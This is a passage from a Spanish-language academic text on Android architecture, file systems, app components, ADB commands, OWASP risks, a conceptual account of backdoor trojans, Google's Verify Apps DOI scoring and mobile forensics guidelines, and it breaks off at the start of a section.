Si se desarrolla una app que requiere C o C++, podría usarse el NDK de Android para acceder a algunas de estas bibliotecas de plataformas nativas directamente desde el código nativo.

Android en tiempo de ejecución (Runtime)

Para los dispositivos con Android 5.0 (nivel de API 21) o versiones posteriores, cada app ejecuta sus propios procesos con sus propias instancias del tiempo de ejecución de Android (ART). El ART está escrito para ejecutar varias máquinas virtuales en dispositivos de memoria baja ejecutando archivos DEX, un formato de código de bytes diseñado especialmente para Android y optimizado para ocupar un espacio de memoria mínimo. Crea cadenas de herramientas, como Jack, y compila fuentes de Java en código de bytes DEX que se pueden ejecutar en la plataforma Android.

Estas son algunas de las funciones principales del ART:

- Compilación ahead-of-time (AOT) y just-in-time (JIT).
- Recolección de elementos no usados (GC) optimizada.
- Mejor compatibilidad con la depuración, como un generador de perfiles de muestras dedicado, excepciones de diagnóstico detalladas e informes de fallos, y la capacidad de establecer puntos de control para controlar campos específicos.

Antes de Android 5.0 (nivel de API 21), Dalvik era el tiempo de ejecución del sistema operativo.

1.4.4. Capa de Java API Framework

Todo el conjunto de funciones del Sistema Operativo Android está disponible mediante API escritas en el lenguaje Java. Estas API son los cimientos que se necesitan para crear apps de Android simplificando la reutilización de componentes del sistema y servicios centrales y modulares, como los siguientes:

- Un sistema de vista enriquecido y extensible que se puede usar para compilar la IU de una app; se incluyen listas, cuadrículas, cuadros de texto, botones e incluso un navegador web integrable.
- Un administrador de recursos que brinda acceso a recursos sin código, como strings localizadas, gráficos y archivos de diseño.
- Un administrador de notificaciones que permite que todas las apps muestren alertas personalizadas en la barra de estado.
- Un administrador de actividad que administra el ciclo de vida de las apps y proporciona una pila de retroceso de navegación común.
- Proveedores de contenido que permiten que las apps accedan a datos desde otras apps, como la app de Contactos, o compartan sus propios datos.

1.4.5. Capa de Aplicaciones

En Android se incluye un conjunto de apps centrales para correo electrónico, mensajería SMS, calendarios, navegación en Internet y contactos, entre otros elementos. Las apps incluidas en la plataforma no tienen un estado especial entre las apps que el usuario elije instalar; por ello, una app externa se puede convertir en el navegador web, el sistema de mensajería SMS o, incluso, el teclado predeterminado del usuario (existen algunas excepciones, como la app Ajustes del sistema).

Las apps del sistema funcionan como apps para los usuarios y brindan capacidades claves a las cuales los desarrolladores pueden acceder desde sus propias apps (3).

1.5. Sistema de archivos y particiones en Android

El sistema de archivos o ficheros (filesystem) es el componente dentro del sistema operativo encargado de administrar y usar las memorias del terminal. Su principal función es la de asignar el espacio a los archivos y administrar el espacio libre que queda, así como gestionar el acceso a los datos protegidos.

1.5.1. Sistema de archivos de Android

La estructura de los archivos en un disco duro o memoria flash suele estar ordenado de forma jerárquica, rara vez los vamos a encontrar de forma lineal o plana. Para indicar la ubicación de un archivo se suele hacer mediante una "cadena de texto". La nomenclatura puede cambiar en función del sistema utilizado, pero casi siempre suelen seguir una misma estructura, la ya conocida por todos, XXX/YYY, nombres de carpetas separado por barras, de izquierda a derecha en orden de importancia.

En Android existen dos sistemas de archivos, son **EXT4** y **F2FS**.

Sistema de archivos EXT4

Las siglas significan en inglés "Fourth Extended File System", es un sistema de archivos transaccional que fue creado por Andrew Morton en 2006, como mejora a EXT3. Este sistema de archivos es capaz de trabajar con tamaños muchos mayores, ya que puede mover archivos de hasta 16 TB. También existe la posibilidad de crear hasta 64.000 subdirectorios, el doble que con EXT3.

La desfragmentación también es algo que este sistema de archivos cuida, y es que ya es posible desfragmentar archivos individualmente. Ya no es necesario desmontar el disco para proceder al desfragmentado del sistema de archivos entero.

Este sistema de archivos es el que la gran mayoría de terminales Android utiliza por defecto.

Sistema de archivos F2FS

Las siglas significan en inglés "Flash-Friendly File System". Se trata del sistema de archivos creado por Kim Jaegeuk en Samsung para el núcleo Linux (en lo que Android se basa). Fue creado de forma específica por y para que tuviera muy en cuenta las características de los dispositivos de almacenamiento Flash, es decir, la forma de memoria que tienen los smartphones en su grandísima mayoría. Los teléfonos Android traen una memoria de estado sólido, o SSD, junto a tarjetas SD, en ambos casos con tecnología flash.

La memoria de un smartphone o Tablet, puede dividirse en varias partes, estas partes son lo que se conoce como particiones. Cada partición tiene un propósito específico.

La mayoría de estas particiones se crean en la memoria interna del dispositivo, una memoria de estado sólido (flash), conocida como NAND. Si un dispositivo tiene tarjeta SD para extender su espacio de almacenamiento, la tarjeta en cuestión va a representar otra partición (4).

1.5.2. Particiones del S.O Android

Figura 3: Particiones del S.O Android

Particiones estándar de la memoria interna:

- **Boot:** Es la partición que contiene el kernel y el bootloader, como su nombre lo indica es la que le permite al dispositivo bootear. Es una partición crítica, que debe tratarse con cuidado.
- **System:** Es la partición que contiene el sistema operativo, y las aplicaciones que vienen preinstaladas en él. Si borramos esta partición removemos el sistema operativo, pero el dispositivo aún puede bootear mientras tengas un recovery, a través del cual podemos instalar otra ROM.
- **Recovery:** Es la partición que contiene la herramienta de recovery. Puede ser considerada como una partición de arranque alternativa.

- **Data:** Es la partición que contiene los datos del usuario, aquí se almacenan con el tiempo los contactos, mensajes, configuraciones, y las aplicaciones que serán instaladas. Cuando restauramos un dispositivo a su estado de fábrica, lo que hacemos es borrar los datos de esta partición.
- **Cache:** Es la partición que guarda el caché. En esta partición se almacenan los datos a los que Android accede con frecuencia, para aumentar la velocidad de respuesta a la hora de guardarlos.
- **Misc:** En ella se encuentran varios ajustes que pueden referirse a identificadores de tu operador de red, o la configuración de elementos del hardware como el USB. Si se corrompe o pierde podría hacer que algunas características del dispositivo no funcionen correctamente.

Particiones que pertenecen a la tarjeta SD:

- **Sd**: Esta partición es simplemente un espacio de almacenamiento externo. Algunas aplicaciones guardan sus datos en la tarjeta SD. Cuando un dispositivo tiene una tarjeta SD interna y externa al mismo tiempo, los datos usualmente se almacenan en la interna y esta partición siempre es /sdcard, mientras el nombre de la externa puede variar.
- **Sd-ext:** Esta partición no es un estándar en Android, sino de las ROMs personalizadas, es una partición adicional que actúa como la partición **DATA** en algunas ROMs que incluyen una función que permite enviar las aplicaciones a la tarjeta SD: APP2SD+ o data2ext, lo cual resulta sumamente útil en teléfonos inteligentes con poca memoria interna (5).

1.6. Características y componentes de una aplicación Android

Figura 4: Android APK

1.6.1. Características de una aplicación Android

Las aplicaciones de Android se escriben en lenguaje de programación Java. Posteriormente actúan las herramientas de Android SDK encargadas de compilar el código junto con otros archivos de recursos y datos formando lo que es el APK. En el APK se incluyen todos los contenidos de una aplicación y es el archivo base para la instalación de una aplicación.

Una vez instalada en el dispositivo, cada aplicación de Android se aloja en su propia zona de pruebas de seguridad:

- Cada aplicación representa a un usuario individual dentro del Sistema Operativo Android.
- El sistema le asigna a cada aplicación una ID de usuario Linux única y establece los permisos para los distintos archivos que forman parte de la aplicación de modo que solo el ID de usuario asignado a esa aplicación pueda acceder a ellos.
- Cada proceso tiene su propio equipo virtual (EV), por lo que el código de una aplicación se ejecuta de forma exclusiva a otras aplicaciones.
- Cada aplicación ejecuta su propio proceso de Linux. Android inicia el proceso cuando se requiere la ejecución de alguno de los componentes de la aplicación y lo cierra cuando el proceso no es necesario.

El sistema Android implementa el principio de mínimo privilegio. En el que cada aplicación tiene acceso solo a los componentes que necesita para llevar a cabo su función y no pueda acceder a partes del sistema que no le son permitidas.

Sin embargo, se pueden desarrollar aplicaciones que utilicen recursos y/o datos de otras aplicaciones o incluso del propio sistema. Para ello, es posible disponer de aplicaciones que compartan el mismo ID Linux permitiéndoles de esta manera iguales permisos de acceso a los recursos. También podemos crear aplicaciones que necesiten acceder a datos del sistema como la agenda de contactos, los mensajes de texto o la cámara del dispositivo. El usuario debe garantizar de manera explícita estos permisos (6).

1.6.2. Componentes de una aplicación Android

Figura 5: Componentes de una aplicación Android

Diferentes tipos de componentes conforman una aplicación. Cada tipo tiene un fin específico y un ciclo de vida diferente que define la forma en que se crea y se destruye el componente.

Los componentes de una aplicación son:

- **Vista:** Las vistas son los elementos que componen la interfaz de usuario de una aplicación: por ejemplo, un botón o una entrada de texto. Todas las vistas van a ser objetos descendientes de la clase View, y, por tanto, pueden ser definidas utilizando código Java. Sin embargo, lo habitual será definir las vistas utilizando un fichero XML y dejar que el sistema cree los objetos por nosotros a partir de este fichero. Esta forma de trabajar es muy similar a la definición de una página web utilizando código HTML.
- **Layout:** Un Layout es un conjunto de vistas agrupadas de una determinada forma. Vamos a disponer de diferentes tipos de Layout para organizar las vistas de forma lineal, en cuadrícula o indicando la posición absoluta de cada vista. Los Layout también son objetos descendientes de la clase View. Igual que las vistas, los Layout pueden ser definidos en código, aunque la forma habitual de definirlos es utilizando código XML.
- **Intención:** Una intención representa la voluntad de realizar alguna acción; como realizar una llamada de teléfono, visualizar una página web. Se utiliza cada vez que queramos:
  - Lanzar una actividad.
  - Lanzar un servicio.
  - Enviar un anuncio de tipo broadcast.
  - Comunicarnos con un servicio.

  Los componentes lanzados pueden ser internos o externos a nuestra aplicación. También utilizaremos las intenciones para el intercambio de información entre estos componentes.
- **Fragmento:** La llegada de las tabletas trajo el problema de que las aplicaciones de Android ahora deben soportar pantallas más grandes. Si diseñamos una aplicación pensada para un dispositivo móvil y luego la ejecutamos en una tableta, el resultado no suele resultar satisfactorio. Para ayudar al diseñador a resolver este problema, en la versión 3.0 de Android aparecen los fragmentos. Un fragmento está formado por la unión de varias vistas para crear un bloque funcional de la interfaz de usuario. Una vez creados los fragmentos, podemos combinar uno o varios fragmentos dentro de una actividad, según el tamaño de pantalla disponible (7).
- **Actividades:** Una actividad representa una pantalla con interfaz de usuario. Diferentes actividades pueden trabajar conjuntamente para proporcionar una experiencia de usuario consistente en la aplicación, cada una es independiente de las demás. Al ser independientes se da facilidad que otras aplicaciones puedan iniciar cualquiera de ellas siempre y cuando la aplicación que les da uso en el momento se lo permita.
- **Servicios:** Son componentes que se ejecutan en segundo plano para realizar operaciones prolongadas o tareas para procesos remotos. Un servicio no proporciona una interfaz de usuario. Otros componentes como una actividad, puede iniciar el servicio y permitir que se ejecute o enlazarse a él para interactuar.

- **Proveedores de contenido:** Los proveedores de contenido son aquellos componentes encargados de gestionar un conjunto de recursos compartidos entre diferentes aplicaciones. Permiten almacenar los datos en el sistema de archivos, en una base de datos SQLite, en la Web o en cualquier otra ubicación de almacenamiento persistente a la que la aplicación pueda acceder. A través del proveedor de contenido, algunas aplicaciones son capaces de hacer consultas o incluso modificar los datos si el proveedor de contenido se lo permite.
- **Receptores de mensajes**: Un receptor de mensajes es un componente que responde a los anuncios de mensajes en todo el sistema. Algunos mensajes son originados por el sistema; por ejemplo, un mensaje que anuncie que la batería tiene poca carga o que se tomó una foto. Las aplicaciones también pueden iniciar mensajes; por ejemplo, para permitir que otras aplicaciones sepan que se descargaron datos al dispositivo y están disponibles para usarlos. Estos mensajes no exhiben una interfaz de usuario, pero pueden crear una notificación en la barra de estado para alertar al usuario cuando se produzca un evento de mensaje. Generalmente los receptores de mensajes representan simplemente una "puerta de enlace" a otros componentes y están diseñados para realizar una cantidad mínima de trabajo.
- **AndroidManifest.xml:** El fichero AndroidManifest.xml es el encargado de instalar la aplicación en el dispositivo. Este es un fichero que se encuentra en el contenedor APK. Dentro del encontramos el nombre de la aplicación, versión, características de hardware y software requeridas o los diferentes permisos de acceso, entre otros.

1.7. ADB, Android Debug Bridge (puente para depuración de Android)



Figura 6: Android Debug Bridge (ADB)

Android Debug Bridge (ADB): es una herramienta de líneas de comandos versátil que te permite comunicarte con una instancia de un emulador o un dispositivo Android conectado. Esta herramienta proporciona diferentes acciones en dispositivos, como la instalación y la depuración de apps, y proporciona acceso a un shell Unix que puedes usar para ejecutar varios comandos en un emulador o un dispositivo conectado.

Es un programa cliente-servidor que incluye tres componentes:

- **Un cliente:** Que envía comandos. El cliente se ejecuta en la máquina de desarrollo. Se Puede invocar a un cliente desde un terminal de línea de comandos emitiendo un comando de ADB.
- **Un demonio:** Que ejecuta comandos en un dispositivo. El demonio se ejecuta como un proceso en segundo plano en cada instancia del emulador o dispositivo.
- **Un servidor:** Que administra la comunicación entre el cliente y el demonio. El servidor se ejecuta como un proceso en segundo plano en tu máquina de desarrollo.

Lista de los comandos más utilizados con la herramienta ADB:

- **adb devices:** Este comando permite listar las diferentes instancias de emulador o los dispositivos que tenemos conectados al servidor de ADB.
- **adb shell:** Este comando permite iniciar una shell en el dispositivo para poder ejecutar comandos propios de Linux como **ls** o **mount**, entre muchos otros.
- **adb install path_to_apk:** Este comando permite instalar aplicaciones directamente desde la máquina de desarrollo utilizando este comando y especificando la ruta donde se encuentra la apk que queremos instalar.
- **adb pull remote local:** Este comando permite realizar una transferencia de archivos y/o directorios desde el dispositivo Android hasta la máquina de desarrollo.
- **adb push local remote:** Este comando permite iniciar una transferencia de archivos y/o directorios desde la máquina de desarrollo hasta el dispositivo Android.
- **adb backup:** Este comando permite realizar una copia de seguridad lógica de toda la información y archivos del dispositivo. Se realizará la copia de seguridad de aquellos datos a los que se tenga acceso de acuerdo con los permisos disponibles.
- **adb reboot:** Este comando permite reiniciar el teléfono.
- **adb reboot-recovery:** Este comando permite reiniciar el dispositivo en modo recovery, por si se necesita instalar algún archivo zip desde aquí.
- **adb help:** Este comando muestra en pantalla todos y cada uno de los comandos que se pueden ejecutar en el ADB con una descripción general (8).

1.8. Riesgos de seguridad en aplicaciones

El proyecto abierto de seguridad en aplicaciones Web (OWASP por sus siglas en inglés) es una organización llena de expertos de seguridad de todo el mundo que brindan información sobre las aplicaciones y los riesgos planteados, de la forma más directa, neutral y práctica. Desde 2003, OWASP ha lanzado la lista OWASP Top 10 cada tres o cuatro años. La lista consta de los mayores riesgos de seguridad en aplicaciones según OWASP.

Los 10 mayores riesgos de seguridad en aplicaciones detectados por OWASP para el año 2017 son:

1. **Inyección:** Las fallas de inyección, tales como SQL, OS y LDAP, ocurren cuando datos no confiables son enviados a un intérprete como parte de un comando o consulta. Los datos hostiles de atacante pueden engañar al intérprete en ejecutar comandos no intencionados o acceder a datos no autorizados.
2. **Perdida de Autenticación y Gestión de Sesión:** Las funciones de la aplicación relacionadas a autenticación y gestión de sesiones son implementadas con frecuencia incorrectamente, permitiendo al atacante comprometer contraseñas, claves, tokens de sesiones o explotar otras fallas de implementación para asumir la identidad de otros usuarios.
3. **Secuencia de Comandos en Sitios Cruzados (XSS):** Las fallas XSS ocurren cada vez que una aplicación toma datos no confiables y los envía al navegador web sin una validación y codificación apropiada. XSS permite a los atacantes ejecutar secuencias de comandos en el navegador de la víctima, los cuales pueden secuestrar las sesiones del usuario, destruir sitios web o dirigir al usuario hacia un sitio malicioso.
4. **Control de Acceso sin Protección**: Las restricciones de lo que los usuarios autenticados tienen permiso a realizar no se encuentran propiamente fortificado. Los atacantes pueden explotar esta falla para acceder a funciones sin restricciones o información, como obtener acceso a cuentas de otros usuarios, visualizar archivos sensibles, modificar información de otros usuarios, cambiar los accesos.
5. **Configuración de Seguridad Incorrecta:** Una buena seguridad requiere tener definida e implementada una configuración segura para la aplicación, marcos de trabajo, servidor de aplicación, servidor web, base de dato, y plataforma. Todas estas configuraciones deben ser definida, implementada, y mantenidas ya que por lo general no son seguras por defecto. Esto incluye mantener todo el software actualizado, incluidas las librerías de código realizadas por la aplicación.
6. **Exposición de datos Sensibles:** Muchas aplicaciones web no protegen adecuadamente datos sensibles tales como números de tarjetas de crédito o credenciales de autenticación. Los atacantes pueden robar o modificar tales datos para llevar a cabo fraudes, robos de identidad u otros delitos. Los datos sensibles requieren de métodos de protección adicionales tales como el cifrado de datos, como también precauciones especiales en un intercambio de datos con el navegador.

7. **Protección insuficiente contra ataques:** La mayoría de aplicaciones y APIs fallan en la habilidad básica de detectar, prevenir y responder a ataques manuales y automáticos. La protección contra ataques va más allá de una básica validación de ingreso de datos e implica la detección automática, ingreso, respuesta e inclusive bloquear intentos de explotación. Los dueños de las aplicaciones también necesitan ser capaces de realizar parches de forma rápida para protegerse contra los ataques.
8. **Falsificación de petición en Sitios Cruzados (CSRF):** Un ataque CSRF obliga al navegador de una víctima autenticada a enviar una petición HTTP falsificada, Incluyendo la sesión del usuario y cualquier otra información de autenticación incluida automáticamente, a una aplicación web vulnerable. Esto permite al atacante forzar al navegador de la víctima para generar pedidos que la aplicación vulnerable piensa son peticiones legítimas provenientes de la víctima.
9. **Uso de componentes con vulnerabilidades conocidas:** Los componentes, como librería, frameworks y otros módulos de softwares, se ejecutan con los mismos privilegios que la aplicación. Si un componente es vulnerable y explotado, un ataque puede facilitar una pérdida seria de información o incluso la pérdida de control de un servidor. Las Aplicaciones y APIs utilizan componentes con vulnerabilidades conocidas pueden debilitar la defensa de una aplicación y permitir varios ataques e impactos.
10. **APIs bajo protección:** Las aplicaciones modernas a veces implican aplicaciones y APIs enriquecidas, como JavaScript en el navegador y aplicaciones móviles, que se conectan a una API o algún tipo (SOAP/XML, REST/JSON, RPC, GET, etc.). Éstas APIs a veces son desprotegidas y contienen numerosas vulnerabilidades (9).

1.9. Mecanismo de un ataque Backdoor (puerta trasera) dirigido a Android

Una de las virtudes de Android es que es un sistema operativo abierto, provee de libertad al usuario para realizar modificaciones sobre el sistema de la forma en que le plazca. A diferencia de otros S.O como iOS, en Android podemos instalar aplicaciones descargadas desde fuera de la Google Play Store sin mayor problema, únicamente debemos permitir la instalación desde fuentes desconocidas en ajustes y listo (10).

Esto supone una grandísima ventaja, pero también puede suponer peligros para nuestro dispositivo y nuestra privacidad si no actuamos con cautela y es que entre algunas de estas apps descargas de internet, se pueden esconder malwares (software malicioso) que infecten nuestro teléfono.

Una clasificación de virus que comúnmente afecta a los teléfonos con Sistema Operativo Android son los Troyanos del tipo Backdoor (puerta trasera). Un Backdoor (puerta trasera) le permite al ciberdelincuente actuar de forma remota accediendo al teléfono de la víctima a través de conexión inversa.

En esta conexión el dispositivo infectado hace el papel de cliente. La víctima al momento de ejecutar la aplicación maliciosa realiza una petición de conexión a una ip y puerto de un servidor remoto que concuerdan con la ip y puerto del pc del ciberdelincuente. El atacante es el servidor a la espera de la conexión.

El malware (software malicioso) proporciona el control remoto del dispositivo infectado a los ciberdelincuentes. Estos son capaces de realizar ciertas acciones como: enviar mensajes, activar la cámara, grabar audios, extraer, alterar y eliminar archivos del teléfono de la víctima entre otros. Según qué tan elaborado sea el malware podrá romper los estándares de seguridad e introducirse a mayor profundidad en el sistema Android.

Figura 7: Dispositivo infectado con malware (software malicioso)

Las conexiones remotas son comúnmente utilizadas en informática y la única diferencia entre estas y un Backdoor (puerta trasera) es que, en el segundo caso, la herramienta es instalada sin el consentimiento del usuario.

1.10. Medidas de seguridad implementadas por Google en dispositivos Android

1.10.1. Sistema de análisis de aplicaciones

Google implementa un sistema de análisis de aplicaciones como es el caso de **Verify Apps**, un servicio basado en la nube que bloquea la instalación de **aplicaciones potencialmente dañinas (PHA)** además de realizar análisis periódicos en las aplicaciones instaladas en el dispositivo para, en el caso de encontrar algo sospechoso, avisarnos y aconsejarnos su desinstalación.

A veces, los dispositivos dejan de verificarse con **Verify Apps**. Esto puede suceder por un motivo no relacionado con la seguridad, como comprar un teléfono nuevo, o podría significar que algo más preocupante está sucediendo. Cuando un dispositivo se deja de verificar con **Verify Apps**, se considera **Muerto o Inseguro (DOI, dead or insecure)**. Una aplicación con un porcentaje lo suficientemente alto de dispositivos **DOI** que la descargue, se considera una aplicación **DOI**. Android usa la métrica **DOI**, junto con otros sistemas de seguridad para ayudar a determinar si una aplicación es una **PHA** para proteger a los usuarios de Android.



Figura 8: Sistema de análisis de aplicaciones

Marcar aplicaciones DOI

Para comprender este problema más profundamente, el equipo de seguridad de Android correlaciona los intentos de instalación de aplicaciones y los dispositivos **DOI** para encontrar aplicaciones que dañen el dispositivo a fin de proteger a sus usuarios.

Teniendo en cuenta estos factores, se centran en la "retención". Un dispositivo se considera retenido si continúa realizando comprobaciones periódicas de seguridad de aplicaciones después de la descarga de una aplicación. Si no lo hace, se considera potencialmente **muerto o inseguro (DOI)**. La tasa de retención de una aplicación es el porcentaje de todos los dispositivos retenidos que descargaron la aplicación en un día.

Por lo tanto, utilizan un marcador **DOI** de la aplicación, que asume que todas las aplicaciones deben tener una tasa de retención de dispositivo similar. Si la tasa de retención de una aplicación es un par de desviaciones estándar inferiores a la media, el anotador **DOI** la marca. Una forma común de calcular el número de desviaciones estándar del promedio se denomina puntaje Z.

La ecuación para el puntaje Z es:

- N = Número de dispositivos que descargaron la aplicación.
- x = Número de dispositivos retenidos que descargaron la aplicación.
- p = Se mantendrá la probabilidad de que un dispositivo descargue cualquier aplicación.

$$Z = \frac{x - \mu}{\sigma} = \frac{x - p*N}{\sqrt{N*p*(1-p)}}$$

Figura 9: Ecuación para determinar un DOI (dispositivo muerto o inseguro)

En este contexto, llamamos a la puntuación Z de la tasa de retención de una aplicación una puntuación **DOI**. La puntuación **DOI** indica que una aplicación tiene una tasa de retención inferior estadísticamente significativa si la puntuación Z es mucho menor que -3.7. Esto significa que, si la hipótesis nula es verdadera, hay una probabilidad mucho menor que el 0.01%, siendo la magnitud del puntaje Z tan alta. En este caso, la hipótesis nula significa que la aplicación se correlacionó accidentalmente con una tasa de retención inferior independientemente de lo que hace la aplicación.

Esto permite la filtración de aplicaciones extremas (con baja tasa de retención y alto número de descargas) a la parte superior de la lista **DOI**. A partir de ahí, combinan el puntaje **DOI** con otra información para determinar si clasifican la aplicación como **PHA**. Luego usan **Verify Apps** para eliminar las instalaciones existentes de la aplicación y evitar futuras instalaciones de la aplicación (11).

1.10.2. Actualizaciones mensuales de seguridad en Android

Para que Android sea un sistema más seguro, Google ha creado un programa de actualizaciones de seguridad mensuales para todos los dispositivos que funcionen con Android.



Figura 10: Programa de actualizaciones para dispositivos con S.O Android

Este programa tiene lugar en tres etapas:

- **Primera etapa:** es la de desarrollo. Después de haber identificado un fallo, los ingenieros de Google desarrollan una actualización y la preparan para que sea testada.
- **Segunda etapa**: es la de testear la actualización. Google envía la actualización a sus socios, es decir, los que fabrican los teléfonos inteligentes, para que la testeen en sus productos.
- **Tercera etapa**: una vez hecho esto, el fabricante difunde esta actualización a los usuarios a través de una actualización OTA (Over-The-Air) junto con una nota pública en su sitio web donde se recapitulan los fallos corregidos e informa de que la actualización está disponible.

Estas actualizaciones están diseñadas para corregir los fallos. Algunos fallos críticos permiten, potencialmente, que una aplicación maliciosa tome el control del teléfono inteligente (12).

2. INTRODUCCIÓN AL ANÁLISIS FORENSE DIGITAL

2.1. ¿Qué es un incidente de seguridad?

Un incidente de seguridad es la violación o amenaza inminente a la política de seguridad de la información implícita o explícita.

Hace referencias a la acción o acciones ilegales o no autorizadas, realizadas por uno o varios individuos con el fin de comprometer y amenazar la seguridad de la información. Puede ser un acceso o intento de acceso, uso, divulgación o destrucción no autorizada de información; un impedimento del funcionamiento normal del sistema o recursos informáticos.

Incidentes de seguridad más comunes:

- **Acceso no autorizado**: comprende todo tipo de ingreso y operación no autorizada a los sistemas informáticos. Son parte de esta categoría:
  - Accesos no autorizados exitosos, sin daños visibles a los componentes tecnológicos.
  - Robo de información.
  - Borrado de información.
  - Alteración de la información.
  - Intentos de acceso no autorizado.
- **Prácticas de Ingeniería Social**: consiste en manipular psicológicamente a las personas para que compartan información confidencial o hagan acciones inseguras.
- **Código malicioso:** la introducción de código malicioso en la infraestructura tecnológica o sistema.
  - Virus informático.
  - Troyanos (13).

2.2. ¿Qué es el análisis forense digital?

El análisis forense informático es una ciencia muy amplia que abarca diversas áreas de trabajo, se encarga de asegurar, identificar, preservar, analizar y presentar un conjunto de datos, también llamados, prueba digital, de tal modo que ésta pueda llegar a ser aceptada en un proceso legal y/o judicial.

Es una ciencia moderna que permite reconstruir lo que ha sucedido en un sistema tras un incidente de seguridad. Este análisis puede determinar quién, desde dónde, cómo, cuándo y qué acciones ha llevado a cabo un intruso en los sistemas afectados por un incidente de seguridad. (Rifá Pous, Serra Ruiz, & Rivas López, 2009, pág. 13)

2.1.2. Objetivos del análisis forense digital

La informática forense tiene 3 objetivos, a saber:

- La compensación de los daños causados por los criminales o intrusos.
- La persecución y procesamiento judicial de los criminales.
- La creación y aplicación de medidas para prevenir casos similares (14).

2.1.3. Características del análisis forense digital

- **Verificable**: se debe poder comprobar la veracidad de las conclusiones extraídas a partir de la realización del análisis.
- **Reproducible**: se deben poder reproducir en todo momento las pruebas realizadas durante el proceso.
- **Documentado**: todo el proceso debe estar correctamente documentado y debe realizarse de manera comprensible y detallada.
- **Independiente**: las conclusiones obtenidas deben ser las mismas, independientemente de la persona que realice el proceso y de la metodología utilizada.

2.3. Directrices para realizar análisis forense digital en dispositivos móviles

No existe de un modelo estandarizado para la realización de análisis forense en dispositivos móviles. Hay una serie de guías que pueden servir de pauta a seguir para una correcta realización del proceso:

- **Guidelines on Mobile Device Forensics** del **NIST**.
- **Developing Process for Mobile Device Forensics** del **SANS**.
- **Best Practices for Mobile Phone Forensics** del **Scientific Working Group on Digital Evidence (SWGDE)**.
- **Good Practice Guide for Mobile Phone Seizure &** Examination de la **Interpol**.
- **ISO/IEC 27037:2012, Guidelines for identification, collection, acquisition and preservation of digital evidence** (15).

La realización del análisis forense digital en el dispositivo con Sistema Operativo Android se hará tomando en consideración a la publicación **NIST Special Publication 800-101 Revision1,** titulada **Guidelines on Mobile Device Forensics** del **Instituto Nacional de Normas y Tecnología** (**NIST**, por sus siglas en inglés).

(Ayers, Brothers, & Jansen, 2014) Detallan que esta guía ofrece información básica sobre la conservación, adquisición, exploración, análisis y presentación de informes de las pruebas digitales en los dispositivos móviles, pertinentes para la aplicación de ley, respuesta a incidentes, y otros tipos de investigaciones.

La guía se centra principalmente en las características de los dispositivos móviles, incluyendo teléfonos inteligentes con capacidades avanzadas. También cubre las disposiciones que deben tenerse en cuenta durante el curso de una investigación del incidente.

La guía está dirigida a hacer frente a circunstancias comunes que se pueden encontrar por el personal de seguridad de una organización y los investigadores policiales, relativa a los datos electrónicos digitales que residen en los dispositivos móviles y los medios electrónicos asociados. También tiene por objeto complementar las directrices existentes y profundizar en temas relacionados con los dispositivos móviles su examen y análisis.

El modelo está compuesto de seis etapas:



Figura 11: Etapas del análisis forense digital

2.4. Etapa de Identificación

